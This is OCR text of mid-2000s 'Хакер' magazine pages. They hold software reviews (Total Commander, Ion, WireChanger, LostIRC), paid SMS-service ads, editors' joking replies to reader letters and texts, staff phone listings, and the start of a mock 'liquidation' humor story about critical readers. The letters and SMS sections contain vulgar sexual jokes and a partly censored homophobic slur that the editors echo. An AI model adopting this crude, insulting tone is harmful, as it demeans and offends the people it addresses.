
TOTAL COMMANDER 6.51

Win 2K/Xp/2003

FreeWare

Size: 338 Кб

www.microsoft.com




Это всего-навсего новая версия моего любимого файлового менеджера (Windows Commander в оригинале), который был в ежедневном использовании со времен перехода на Windows 3.11 из DOS :). С новой версией получилась странность: ее пака вовсе не было обнаружено на официальном сайте создателя. Действительно, можно было ее не выкладывать вовсе: изменения после версии 6.50 даже косметическими сложно назвать. Разумнее вспомнить о том, что нового объявилось в предыдущем билде: теперь прога умеет просматривать картинки как viewer (aka ACDSee) и показывать тумбочки (thumbnails); появилась серия plug-in'ов для поиска не только по названиям файлов, но и по их содержанию. С момента апрельского релиза было зачищено несколько действительно противных багов. Если верить рейтингам www.betanews.com, Total Commander является самым крутым файловым менеджером - лишь ему 95% юзеров дают оценку 5/5.





ION V 2-20040729

POSIX (*BSD, Linux, Solaris...)
Лицензия: GNU GPL
Size (в .gz): 390 Кб
http://iki.fi/tuomov/ion



Ion - оконный менеджер для пользователей, привыкших работать преимущественно на клавиатуре. Никаких окон с оформлением и потребностью регулировать их размеры: все приложения открываются в максимизированном режиме, в результате чего на экране постоянно расположена только какая-то одна программа, с которой и работает пользователь. Так как иногда это может быть неудобно, предусмотрена возможность разбиения экрана вертикально или горизонтально на две половины (и этот процесс можно повторять почти до бесконечности) - тогда полученные части окна являются независимыми пространствами со своими открытыми на всю распашку приложениями и списком используемых на этой части рабочего стола окон в панели сверху. Кроме того, естественно, доступны и дополнительные workspaces - их можно самостоятельно создавать сочетанием Alt+F9. Благодаря ориентации Ion на клавиатуру, менеджер наделен множеством самых разнообразных горячих клавиш, с помощью которых легко управлять окружающей оболочкой и выполнять другие операции (например <F2> вызывает xterm, а <F3>+команда+<Enter> выполняет заданную консольную команду). Главное меню Ion лаконично: в нем представлен вызов некоторых программ, блокирование экрана, вывод помощи и информации об оконном менеджере, смена стиля и выход.

WIRECHANGER V 2.9

Windows 9x/Me/NT/2k/XP
Shareware
Size: 2510 Кб
www.wiredplane.com


NEW RELEAZE!




Серьезная программа для управления фоновой картинкой на рабочем столе. В простейшем случае может с заданной периодичностью тупо менять одни обои на другие. Но ставить WireChanger на машину только из-за этого я бы не советовал. Такая задача по силам и более простому софту. Другое дело, если ты хочешь использовать пространство экрана максимально эффективно. Тогда WireChanger тебе здорово поможет. Прога без труда наложит на фоновую картинку календарь нужного тебе формата, выведет на экран афоризм или цитату, а также позволит тебе налепить на десктоп любое количество заметок и напоминаний (два клика по рабочему столу, и дело сделано!).

Запрограммирована софтина очень грамотно. Технологию Active desktop она не использует, ресурсов отжирает мало (как минимум, вдвое меньше, чем популярный Wallpaper Calendar от Zepsoft.com). За часто повторяющимися действиями WireChanger разрешает закреплять горячие клавиши, а поверх фонового изображения предлагает установить живые часы из большой коллекции. Надо ли говорить, что при этом картинка на экране получается отличная? Тем более если учесть, что изображение перед выводом на экран обрабатывается по выбранному тобой шаблону, а шаблоны ты настраиваешь так, как твоя левая пятка пожелает. Но окончательно меня покорило в этой проге ее умение выводить на экран вместе с календарем еще и прогноз погоды от gismeteo.ru! Не знаю, как ты, приятель, а лично я давно искал способ разместить на своих обоях подобный информационный блок.

MICROSOFT PROMQRYUI 1.0



Windows 2K/2003/XP
Shareware
Size: 254 Кб
www.microsoft.com



Какая главная забота админа? Ты не ошибешься, если назовешь ей выявление злобных сниферов в подконтрольной сети. Эффективным способом обнаружения остается проверка сети на наличие интерфейсов в promiscuous mode. Этот мод означает, что интерфейс ловит не только предназначенные ему пакеты, но и все остальные, гуляющие по сети. Предполагалось, что эта софтина покажет в деталях, кто из участников сети шпионит за другими. Как и множество других продуктов от MS, прога не во всем реализует обещанное. Так, у меня она никак не хотела различать имена компов в сети: все из них несли гордое NB-имя моего писюка. Надеюсь, что в ближайшем билде бага будет исправлена и мы получим эффективную защиту от незваных разведчиков. Стоит добавить, что прога сможет выявить сниферы, которые были запущены лишь в Винде.

LOSTIRC V 0.4.4



Linux
Лицензия: GNU GPL
Size (в .gz): 605 Кб
http://lostirc.sourceforge.net

LostIRC - простой IRC-клиент на основе GTK+ (точнее, gtkmm). Одной из ключевых задач, поставленных разработчиком, является максимальная ненагруженность приложения при условии сохранения всех функций, которые могут пригодиться рядовому пользователю. Другим важным фактором стало стремление сделать клиент полностью контролируемым с клавиатуры. Внешне LostIRC напоминает X-Chat: этому способствует как его тема по умолчанию (с черным, традиционным для xchat, фоном), так и табовый интерфейс (распространяется и на каналы, и на серверы). Причем здесь было решено не выделять отдельного окна для сервера: все сообщения от ircd поступают прямо в активный канал. В списке серверов для каждого из них можно задавать свой ник и пароль, команды для выполнения после подключения, а также включать/выключать автоматический заход после загрузки программы. Присутствует автодополнение ников и команд IRC с помощью нажатия на Tab после введения первых букв нужного слова. При обнаружении нескольких совпадений допустимые варианты показываются в правой части нижней панели. Набор настроек минимален: ident, кодировка и шрифт, оформление обращения к нику после автодополнения, слова для подсветки при их упоминании на канале, число строк в кэше, игнорирование цветов и/или жирного, подчеркнутого текста, логирование бесед, порт и IP для DCC (список переданных/полученных по DCC файлов можно посмотреть в отдельном окне), цветовая схема.





РАСШИФРОВКА ТЕРМИНОВ • КАРТИНКИ ДЛЯ МОБИЛЬНОГО • АНОНС СЛЕДУЮЩЕГО НОМЕРА • ОТВЕТЫ НА ВОПРОСЫ

ВСЕ ЭТО ТЕПЕРЬ ДОСТУПНО В РЕАЛЬНОМ ВРЕМЕНИ С ТВОЕГО МОБИЛЬНОГО ТЕЛЕФОНА!

Хочешь узнать ответ на вопрос?

Как стать автором статей в журнал "Хакер"? (код w0082)
Любимый автомобиль CuTTer'а? (код w0083)
Самый страшный сон, который приснился boob1ik'у? (код w0084)
Что любит в девушках Nikitos? (код w0085)
В каком возрасте и как Dr.Klouniz лишился невинности? (код w0086)
Голубая мечта Forb'а? (код w0087)

У каждого вопроса есть свой уникальный код (к примеру w0001), который надо послать на короткий номер **4445**. Ответ придет в виде СМСки.

Хочешь узнать, что будет в следующем номере "Хакера"?


Для получения анонса, что будет в следующем номере "Хакера", отправь "ON NG" (без кавычек!) на короткий номер **4446**. Анонс придет в виде СМСки. Но не сразу, а за 3 дня до выхода журнала. Теперь ты не проспишь новый номер и будешь раньше всех знать, еще не купив журнал, о чем он будет.

Хочешь узнать, что значит термин?

транзакция	(код w0013)	ник	(код w0055)
интерфейс	(код w0010)	дистрибутив	(код w0016)
скрипт	(код w0009)	драйвер	(код w0001)
идентификатор	(код w0008)	биос	(код w0056)
аутентификация	(код w0037)	оболочка	(код w0057)
парсер	(код w0028)	ядро	(код w0058)
визуализация	(код w0038)	юстировка	(код w0059)
псевдослучайность	(код w0039)	конвертер	(код w0060)
снифер	(код w0040)	коаксиал	(код w0061)
кейлоггер	(код w0041)	транспондер	(код w0062)
троян	(код w0042)	поляризация	(код w0063)
инициализация	(код w0029)	патч	(код w0064)
компилятор	(код w0002)	азимут	(код w0065)
отладчик	(код w0043)	кодек	(код w0066)
кодировка	(код w0030)	граббинг	(код w0067)
эмулятор	(код w0044)	мультифид	(код w0068)
утилита	(код w0017)	бод	(код w0069)
библиотека	(код w0012)	пиксел	(код w0070)
хук	(код w0045)	модератор	(код w0071)
инжектирование	(код w0046)	флейм	(код w0072)
пиринг	(код w0047)	кряк	(код w0073)
хаб	(код w0048)	варез	(код w0074)
хэш	(код w0004)	сплиттер	(код w0075)
фтп	(код w0049)	протокол	(код w0076)
маппинг	(код w0050)	маршрутизация	(код w0077)
роутер	(код w0051)	сервиспак	(код w0024)
прокси	(код w0052)	шина	(код w0078)
редирект	(код w0053)	интерпретатор	(код w0079)
тэг	(код w0027)	окружение	(код w0080)
слот	(код w0054)	кластер	(код w0081)

У каждого термина есть свой уникальный код (к примеру w0001), который надо послать на короткий номер **4444**. Расшифровка придет в виде СМСки.

Хочешь фирменный логотип на свой сотовый?

7333





8333

У каждого логотипа есть свой уникальный код (к примеру 7333), который надо послать на короткий номер **4446**. Ссылка на картинку придет в виде СМСки. Открыв ее, ты скачаешь логотип.

ТЕПЕРЬ В КАЖДОМ НОМЕРЕ...

Подробности: www.i-free.ru, (095) 916-7253, (812) 118-4575, support@i-free.ru. Для заказа картинок включи услугу WAP/GPRS-доступ в Интернет (WAP/GPRS-доступ оплачивается согласно твоему тарифному плану). Проверить возможность закачки можно, зайдя на wap-сайт http://4446.ru. В случае ошибки уточни настройки в службе поддержки твоего оператора. Стоимость запроса на номер 4445 - $0.60 без учета налогов, на номер 4444 - $0.30 без учета налогов, на номер 4446 - $0.90 без учета налогов. В случае ошибочного запроса услуга считается оказанной.



Есть у меня один знакомый психиатр, мы с ним дружбу водим. Ну там за жизнь поговорить, пожаловаться на голоса подозрительные, лучи подробненько обсудить всякие и вообще, разоблачить тех недостойных, которые прячутся от нас в тенях. А что тут поделаешь – весна. Короче говоря, несмотря на участившиеся случаи реактивных состояний и обострений в рядах писателей и читателей, сажусь за свою нелегкую, скорбную работу в состоянии сильнейшего душевного волнения. Вы пишете – мы отвечаем. Поехали. Совершим «путешествие в глупь» почище жюльвернов!



ПИСЬМО: ОТ: зекалик amega <nail109@box.az>

привет как дела. у меня к вам дело если я вам дам моего бота вы сможите его переделать, точнее переделать его функции ударов.



ОТВЕТ Х:

Дорогой зекалик! Нам, безусловно, очень приятно, что ты советуешься с нами по такому интимному вопросу и доверяешь нам самое дорогое, что только есть у настоящего зекалика, - твоего маленького бота. Разумеется, мы сможем его переделать, внедрить в него самые современные импланты и закодить его самым затейливым образом. Однако хотелось бы тебя предостеречь: дело в том, что твой маленький бот не вполне предназначен для нанесения ударов. Уверяю тебя, с течением времени ты сможешь открыть с его помощью целый мир. Так что побереги его, не стоит колоть им орехи или лупить по клавиатуре. Он тебе еще не раз пригодится! RTFM!

ПИСЬМО: ОТ: DrSerg2004 <DrSerg2004@yandex.ru>

Здравствуйте, тов. Хакеры! Решил вот тут Вам черкануть пару строк, как и многие другие читатели я разделю свое письмо на 2 части:
1-ая Естественно критика и пожелания
2-ая Немного похвалы(много не стоит, Вас наверно уже воротит от фраз типа «Кульный журнал», «Полный рулез» и т.д.-ведь и так все стало понятно после первых 2-х выпусков журнала)
Вобщем начнем...Почему-то мне очень нравится рубрика Е-Майл, то ли из-за того, что вы там издеваетесь над всеми (печйонкой чую, что и меня подколите :-)) или из-за того, что наблюдаешь как из-за обычных писем с пожеланиями меняется Ваш журнал(просили вот западлостроение вернуть-пожалуйста). Да, читая е-майл старых лет я заметил что Холод подписывался все время типа «Твой Вислоухий Выхухоль» или «Ваш пйос-космонавт» Верните эту прикольную феньку! Такие подписи-это угар! Все остальное, парни просто замечательно, желаю всего-всего лично Вам и Вашему журналу.
PS Если не трудно, ответьте мне по E-Mail, а то вероятно я не увижу вашего ответа.



ОТВЕТ Х:

Не надо волноваться, почтеннейший, ответ наш ты точно увидишь, вот прямо сейчас ты читаешь именно его. По поводу рубрики на ус все намотали, немедленно исправляемся. Подписи добавили, как ты и просил. Инджой!



ПИСЬМО: ОТ: kutuzov <kutuzov@udmnet.ru>

Hello][akep,не знал кому в вашей редакции писать поэтому не ругайте, но у меня такая мысля клевая, вот вы продаете разные футболки и т.д. а что если продавать такие кольца, знаете как в церкви «спаси и сохрани», а у вас была бы надпись «Save & Exit», мне кажется было бы круто. пожалуйста напишите мне ответ...

ОТВЕТ Х:

А что, отличная же идея! Мы ее только малость доработаем. Тем более что опыт торговли волшебными артефактами лично у меня имеется. Предложу вот такой вариант: мы всей редакцией дружно фотографируемся, закупаем эшелон пластиковых коробочек от модулей Compact Flash и вставляем в них заряженные фотографии Главных][-Жрецов. Еще, конечно, построим секретное интернет-капище, будем приносить файловые жертвы и публиковать тексты проповедей. Думаю, всем будет счастье.



ПИСЬМО: ОТ: Владимир <vladicom2005@nm.ru>

Здравствуйте.Извините если моя первая авторская работа попала не туда куда нужно, просто я пишу в первый раз и не знаю куда надо их слать для того чтобы, если понравится, ваше издание его напечатало. Если Вас не затруднит то передайте ее кому надо. Огромное Вам спасибо!

КЛЯТВА ADMINA v.1.0

Этой клятвой я скрепляю свои самые чистосердечные помыслы, показывая открытость своих намерений относительно нашего с пользователем сотрудничества. Но если злые силы тьмы, такие как спам, вирус, обрыв связи и т.д., собьют с истинного пути заблудшую, без антивирусной защиты, душу пользователя, то пусть исчезнут со всех серверов и мобильных устройств mid, mp3, java и другие нетленные души наших мобильных друзей и помощников, которые помогают нам в этой неравной битве с титанами, воздвигающими на нашем пути такие непреодолимые препятствия и барьеры, как абонентская плата и плата за объем и время, проведенное в этом самом прекрасном измерении нашей планеты Земля.

И если я со своей стороны нарушу условия нашего договора, пусть сгорит в аду тот сервер на котором мы хостимся, и gprs,cdma и gsm больше никогда не войдут ни в одно мобильное устройство или комп. Перепутаются IP и DNS всех машин, хлынет волной всемирного потопа, не виданного с создания этого бренного мира, эпидемия спама, и взорвутся изнутри выделенки по всей планете. И погибнет LAN, не выдержав сопротивления этого бездушного и неотступного, всепоглощающего хаоса , и сгинет в гиене огненной краеугольные камни мобильных технологий WIFI,кремний и жидкий кристал!

ОТВЕТ Х:

Ну что сказать? Вован, ты монстр! Не сомневайся, твое письмо мы уже неоднократно передали «куда надо». Вован, клянусь тебе на моей старой материнской плате - ты накатал почетное письмо, душевное очень и честное. Нам не жалко для тебя ничего. Даже бритвы. Приезжай, Вован, она твоя. Побреемся и помолимся вместе. Клянусь детьми моего соседа!



ПИСЬМО: ОТ: Zhuk <zhuk@avtograd.ru>

Мне не понравилась ваша идея про раздел треп с читателями, X-CREW 12(72) написана полная х***я, совершенно не несет ни какой инфы, ну че это такое (цитата) - «Мечта - помочь отправится в декрет литературному редактору», я бы лучше с удовольствием отправил на тот свет главреда за такие разделы. Я думаю что не я один против этой лажи, создайте на сайте опрос всех посетителей с вопросом о том или ином разделе, уверен большинство будет против, ну кому интересно читать тупые смс'ки присланные читателями пед***ми??? И это еще в журнале посвященному комп. безопасности.

ОТВЕТ Х:

Итак, резюмируя вышесказанное: товарищ Zhuk беспощадно выявил на страницах][целую рубрику, в которую прокрались и пишут всякие. И ведь мало того что пишут «полную х***ю», так еще и авторы сообщений, по мнению уважаемого читателя, мммм... специфические такие парни, нетрадиционные. Согласен, в журнале, посвященном «комп. безопасности», как изящно выразился Zhuk, не место разным там «пед***м», в связи с чем предлагаю всем считающим себя таковыми отписать личное благодарственное письмо гражданину Zhuk'у, не забыв указать в сабджекте «Achtung!». Только пишите нежно :).

Ура! Самый великий дурнописатель номера получает от нас настоящую электрическую бритву. Совершенно, как водится, не дебильную.



Наверное, каждый читатель понимает, что он не один такой умный, кто решил написать СМС приглянувшемуся редактору. Поэтому он должен отдавать себе отчет в том, что совсем не обязательно быстро получит ответ или получит его вообще. Так что не стоит писать гневные сообщения с угрозами, что устроите большой трахен зи попен всей редакции нашего журнала. Мы тоже люди, и у нас не 10 рук, чтобы успевать делать все.



Редакционный номер

+79037714241



CuTTer

+79055658975

Наконец-то Куттер взял себе работающую SIM'ку. А то получалось, что он покупал МегаФон для читателей, а номер блокировался, так как надо было нести инфокарту в офис. Но теперь можно компостировать мозг по полной. Не факт, конечно, что на все вопросы будет ответ, но поболтать можно точно. О журнале, компьютерах или просто о жизни. Если Куттер будет бодрячком, то он тебе окажет психологическую поддержку. Имеется в виду, что если ты будешь испытывать какие-то непонятки, то можно будет попросить помощи. Не факт, что решит твою проблему, но какой-нибудь паранойи расскажет 100%.

Nikitos

+79037916528

Никитос является бессменным редактором рубрики «Взлом» и экстремальщиком по жизни. Он экстремально водит тачку, так что с ним можно пообщаться не только о скуль-инъекциях, но и о стойках, движках, клапанах и горшках. Никита с тобой отлично пообщается о правилах дорожного движения и о том, как НЕ надо попадать под инкассаторский броневик при повороте направо из крайнего левого ряда. Вообще Никитка забавный парень, иногда шутит непонятно даже. В общем, в твоей записной книжке его телефон маст хэв, как говорится.

Dr.Klouniz

+79265717720



Гражданин выпускающий редактор нашего журнала. С переходом на новую должность он совершенно позабыл все навыки программинга, стер свежепоставленный Delphi 2005, сменил очки и впал в нирвану. Так что задавать ему вопросы на программерские темы теперь бесполезно и опасно, зато любые жалобы, предложения и дополнения по журналу он примет с большим удовольствием. Кстати, с зарплаты Лозовский наконец заплатил деньги (за другой телефон, правда), который тут и опубиковал. Звони, пока они не кончились.





Ч: Бублик лучший!
Х: Не надо так говорить - он застесняется и схватит звездочку.

Ч: Как взломать wap.mts.ru с мобилы?
Х: Так же, как и Яндекс.деньги.

Ч: TEBYA NAH NE SLISHNO!
Х: А тебя, пох, вдобавок еще и не видно!
Ч: У меня друг спрашивает, какую Майндворк курит траву.
Х: Майндворк курит «Орбит» из лесных трав. Поэтому от него постоянно воняет какими-то зельями.
Ч: Кто я?! Почему у меня кто-то держит в руке гениталии и ваще, где здесь туалет?
Х: Слушай, а можно я тоже в твоей руке подержу гениталии? За это я покажу тебе, где находится дальняк!
Ч: Пишу я вам уж третий раз, но нет никак от вас ответа. Я разозлился и сейчас журнал сломаю ваш за это. P.S. Черный юмор.


Ч: Что молчишь?
Х: Прислушиваюсь.
Ч: Видео по взлому. Заранее спасибо.
Х: Пятый съезд КПСС. Все молодцы.
Ч: Дай шелл, на пиво не хватает.
Х: А ты мне дашь BNC? А то замерз чего-то...
Ч: Взломайте 192.168.0.0.
Х: Взломали. Что-нибудь еще?
Ч: Здарова, NSD-LSD! Как мне взломать 127.0.0.1 или хотя бы localhost через CGI?
Х: Привет! НСД нализался ЛСД и теперь сидит под фриБСД, пишет там мощные БД и курит сигареты LD.
Ч: Когда взламываешь ФБР, надо пить пиво и курить план.
Х: И продолжать сушить сухари, чтобы про запас.
Ч: Бублик лох! Надо движение такое организовать!
Х: Бублик, кстати, позвонил автору этой СМСки. Автор долго извинялся :).
Ч: Если взять цветной бумаги, ручку, ножницы и клей И еще чуть-чуть отваги, можно склеить сто рублей.
Х: Ага, Хинт, наверное, именно так и сделал, попав в обменнике с фальшивой соткой баксов.






Х: Писать стихи - прерогатива отнюдь не каждого! Ну а послания такие – тем более, чувак! Ломать журнал не стоит наш, тут рифмы не придумал я! Ответим обязательно, стопудняк! P.S. Плоский юмор.
Ч: http://netz.ru/index.php?id=60autopatcherXP
Х: Спамер проклятый! Я это вручную из телефона должен перепечатывать?
Ч: Ну так ты не заходил на motr.ru?
Х: Нет, а ты не побывал на blowjob.com?
Ч:][akep cool, forever, only!
Х: KYCOK.Кусок, а ты кусок чего?
Ч: Дарова, а шо плявда, ча Athlon ета торговавя марка Inetl'a?
Х: Пливетик! Дя, ето плявда! А есе Тямпякс - литсензиеннавя плядукция Lipton'a!
Ч: Чо такое! Дали телефон и не отвечаете, да!
Х: А это не наши телефоны, это мы подставили своих недругов, а они устали отвечать!
Ч: Подскажи какую-нибудь книгу по программированию.
Х: «Гадкий утенок, или Как Нельсон Мандела спасал кубинскую демократию».
Ч: Больше взлома и кодинга!
Х: Приходи с транспарантом, на котором будет написан такой лозунг, к нашей редакции и бастуй! Может, Лозовский и внемлет твоим мольбам.
Ч: Привет, я из Новосибирска, дай асю.
Х: Хай, я из Москвы. Провинциалов не терплю и аську им не даю!
Ч: Журнал хороший, но без 100 грамм не разберешься.
Х: А после 100 грамм на журнал, наверное, в принципе пофиг?

Ч: Порой бывает так паршиво, что даже чай не лезет в глотку. И помогает только пиво, которым запивают водку.
Х: Чаще бывает так хреново, что пиво тоже не влезает. И тут всех точно, стопудово, лишь самогончик и спасает.
Ч: Куплю дырку от Бублика для тестирования нового образца втыкателя.
Х: На прошлой неделе все дырки от Бублика распродали. Ждем нового поступления.
Ч: Как развлечь себя в туалете?
Х: Утопи в нем пару презервативов!
Ч: Хочу поиметь админа! Посоветуйте - куда???
Х: У тебя еще имелка не отросла, раз не знаешь, куда иметь.
Ч: Гаишники, засранцы, ваш журнал забрали...
Х: Гаишники тоже в душе хакерами являются, не гони на них!
Ч: Плутоний продал, деньги получил.
Х: Алекс Юстасу: шифровку принял. Плутоний пропил. Деньги сжег.
Ч: Куплю пятизнак 31337 за 15 руб. И секретную версию вындоус за 30 руб.
Х: Продам лекарство от кретинизма за 10 белорусских зайчиков.



Ч: NSD, как можно поменуть Яндекс.деньги?
Х: Так же, как и wap.mts.ru с мобилы.




Forb

+79058033384

Forb недавно посетил Москву. Посмотрел на наш город, порадовался. Также заскочил к нам в гости в редакцию пообщаться. Поболтали, потом пофоткались все редакцией. Бубл не сдержался и в силу своих жизненных взглядов полез целоваться с Димой. Итог можно посмотреть здесь: www.livejournal.com/community/x_crew.


Вообще, Форб оказался очень общительным Форбом. Рассказал нам о своей любви к читателям. О чем ему пишут в SMS. Так что Форбику можно смело задавать всякие умные вопросы. Он на все ответит.



hiNt

+79262368364

Хинт, кое-как сдав зимнюю сессию, теперь взялся за учебу. Он постоянно посещает все лекции и ходит на лабораторные и практические занятия. Так что теперь в светлое время суток его лучше не тревожить своими звонками. Однако можно написать ему в это время смс - он ответит, потому что забивает на преподавателей и печатает на удобной клаве своей «раскладушки» ответ за пару-тройку секунд. Ну а вечером, часов после шести-семи, когда Хинталик, уже усталый и измученный, приползает домой, он готов отвечать на звонки и получать отзывы и предложения по дискам, прилагаемым к нашему журналу.




NSD

+79165149558

NSD болеет журналом Хакер. Он может заснуть с мыслями о Хакере, проснуться с мыслями о Хакере. Также его периодически охватывает сильное желание поднять тираж журнала на процентов 10-15. Тогда у него расширяются зрачки, и он начинает травмировать мозг Куттеру и СИНтезу своими идеями. Но парень-то молодец. Делает классные видео по взлому.

Еще Олежка обладает хорошим чувством юмора. Он его использует при общении с читателями. Очень советую с ним пообщаться.

mindw0rk (mindw0rk@gameland.ru)



Посвящается всем противникам Хумара

Операция «Ликвидация»



Некролог в трех частях

!!!WARNING!!!
Лозовский предупреждает: все лица, должности и ориентации являются вымышленными, любые совпадения случайны.
Это просто легкий стеб, никому не обижаться :)
P.S. Все, кому не нравится этот хумор, будут убиты в следующей серии

РАЗГОВОР В ICQ ДВУХ РЕДАКТОРОВ

B00b1ik: Где хумор???
-mw-: Бубл, все будет. Терпеть! Тут непредвиденные обстоятельства.
b00b1ik: Меня Лозовский дрючит!!! Давай быстрее.
-mw-: Сегодня напишу, клянусь своим мертвым хомячком Ананасом.
b00b1ik: Вот ты олень.
-mw-: А ты! А ты тригонометрический мамонт!!!
b00b1ik: Ты давай качественно. Меня эти олени из тест-группы запарили уже, хумор им, видите ли, не нравится.
-mw-: А там качественно или некачественно - разницы нет. Без мазы ваще. Они ж все по Дане сохнут, им Даню подавай. А мы с тобой - так, сопливые школьники, и хумор у нас, типа, ацтойный.
b00b1ik: Я и говорю, питоны.
-mw-: Вообще, Бубл, надо что-то с этим делать. Читал последний тест-отчет? Там нас с тобой уже чуть ли не в декрет отправляют. Хумору одни единицы ставят.
b00b1ik: Что тут сделаешь? Не убивать же их...
-mw-: А тебе что, вечно охота все это терпеть?
b00b1ik: Хм, нет.
-mw-: Вот и я говорю, надо принимать кардинальные меры. Понимаешь, о чем я?
b00b1ik: Ты серьезно?
-mw-: Абсолютно. Я, кстати, уже и список подготовил. Смертничков. Они у нас самые активные. Зырь сюда. CagoBHuk: «ЭТО читать нельзя. Это похоже на наркотический бред 6-летней девочки. Сюжет бессвязный, смысла нет, читать неинтересно». Ну не олень? А вот еще. Shados: «Хумор - полная лажа. Нафик хумор из журнала. Для кого эта статья?! Для идиотов? Читатели «Хакера» похожи на идиотов?». Или вот еще. Shturm0vik: «Хумор слишком плоский банальный и тупой». Slayer_Z6: «Хумор - говно. Сносите хумор и Майндворка». Этого вообще кастрировать! Там еще человек пять.
b00b1ik: Где их понабирали только? Ну ладно, как будем лечить?
-mw-: В общем, я тут времени не терял и разузнал любопытные факты про каждого. Есть кой-какие идеи... Ты давай, выезжай в Питер, на месте все расскажу.
b00b1ik: Когда?
-mw-: Когда-когда, сегодня вечером.
b00b1ik: А. Ок. Ты меня ток встреть с утреца.
-mw-: Ок.

КАЗНЬ ПЕРВАЯ. САДОВНИК

